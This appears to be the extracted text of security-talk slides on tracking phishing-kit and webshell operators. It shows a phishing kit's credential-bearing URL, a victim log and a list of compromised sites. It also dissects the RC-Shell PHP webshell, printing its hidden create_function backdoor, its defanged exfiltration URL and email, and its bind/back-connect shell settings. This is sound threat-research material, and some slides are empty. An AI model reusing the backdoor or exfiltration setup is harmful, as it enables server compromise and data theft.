HTTP request sent, awaiting response... 401 Unauthorized
```

Username/Password Authentication Failed.

```
$ wget -O whereami.txt --referer=https://www.maxmind.com/en/locate-my-ip-address https://www.maxmind.com/geoip/
v2.1/city/me
--2016-09-01 07:47:11-- https://www.maxmind.com/geoip/v2.1/city/me
Resolving www.maxmind.com (www.maxmind.com)... 2400:cb00:2048:1::6810:262f, 2400:cb00:2048:1::6810:252f,
104.16.38.47, ...
Connecting to www.maxmind.com (www.maxmind.com)|2400:cb00:2048:1::6810:262f|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1214 (1.2K) [application/vnd.maxmind.com-city+json]
Saving to: 'whereami.txt'
```

```
where-am-i.txt      100%[=====>]      1.19K  --.-KB/s    in 0s
```

```
2016-09-01 07:49:08 (17.1 MB/s) - 'where-am-i.txt' saved [1214/1214]
```

# GET Parameters

`http://4w5wihkwyhsav2ha.grandhaus.at/f4qnxw.php?  
user_code=17cxpli&user_pass=4750`

# Leaked Data


## Index of /api

- [Parent Directory](#)
- [block.txt](#)
- [file.tmp](#)
- [get.php](#)
- [visitor.txt](#)

Apache/2.4.12 (Unix) OpenSSL/1.0.1e-fips mod\_bwlimited/1.4 Server at [REDACTED] Port 80

- “visitor.txt” format: email|filename|ip
- 11587 lines (potential victims)

# Tracking Bad Guys



# Tracking Bad Guys



hxxp://www.dias.net.in  
hxxp://unitedyouthmission.com/  
hxxp://learnwellme.com/  
hxxp://www.mekallifestyle.in/  
hxxp://politicalvartha.com/  
hxxp://www.fundookids.in/



# Tracking Bad Guys

```
<html lang="en-US"><head><title>Indonesian-Defacer</title>  
<link rel="icon" type="image/x-icon" href="https://blog.rootshell.be/wp-  
content/uploads/2012/02/blackhat-nl.png">  
<meta property="og:title" content="nginxDEX">  
<meta property="description" content="Jemb4t">  
<meta property="og:author" content="Jemb4t">  
<meta property="og:image" content="http://i.imgur.com/F2KaExC.jpg">  
<meta charset="UTF-8">  
</head>  
<script type="text/javascript">
```


# A Nice One?



When Bad Guys Are Pwning Bad Guys...

# RC-Shell

- RC-Shell is nice-looking webshell
- Looks “pro”
- Lot of features
- Could be used as a valid administration tool




# RC-Shell

- A single PHP file with embedded PNG files

```
$images = array(  
    "small_unk" => "iVBORw0KGgoAAAANSU ...",  
    "unknown" => "iVBORw0KGgoAAAANSU ..."  
);
```

# Backdoor?



```
function z8t($i, $o)//run backdoor
{
    $r = @create_function('$o', 'return @' . z7v($o, 0) . '($o);');
    return $r($i);
}
```

# Exfiltration

HTTP POST to the following URL:

`hxxp://peterlegere.byethost2[.]com/news/index.php`

Email delivered to <peterlegere51@yahoo.com>

# Exfiltration

To: peterlegere51@yahoo.com

Subject: Linux|http://shiva/shells/test2/VW4Zy8Yg.php?act=355jegui86&img=small\_home

URL=http://shiva/shells/test2/VW4Zy8Yg.php?act=355jegui86&img=small\_home

version=2.0.2011.0827

auth use\_auth=0

auth md5\_user=098f6bcd4621d373cade4e832627b4f6

auth md5\_pass=098f6bcd4621d373cade4e832627b4f6

default\_vars language=en

default\_vars email=q\_q\_x\_x@yahoo.com

default\_vars default\_sort=0a

default\_vars default\_act=tools

default\_vars bind\_port=31337

default\_vars bind\_pass=P@55w0rd

default\_vars backcon\_port=31337

default\_vars sql\_host=localhost

default\_vars sql\_user=root

default\_vars sql\_db=mysql

default\_vars sql\_table=users

default\_vars ftp\_user=anonymous

default\_vars ftp\_pass=anonymous@ftp.com

default\_vars downloada=Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR

SERVER\_NAME=shiva

SERVER\_ADDR=192.168.254.8

SERVER\_PORT=80

HTTP\_REFERER=http://shiva/shells/test2/VW4Zy8Yg.php

PHP\_SELF=/shells/test2/VW4Zy8Yg.php

REQUEST\_URI=/shells/test2/VW4Zy8Yg.php?act=355jegui86&img=small\_home

SCRIPT\_NAME=/shells/test2/VW4Zy8Yg.php

SCRIPT\_FILENAME=/var/www/shells/test2/VW4Zy8Yg.php

REMOTE\_ADDR=192.168.254.11

# Conclusion





# Thank You!

```
#!/usr/bin/python
from Audience import questions
try:
    questions.answer()
except:
    grab_beer()
```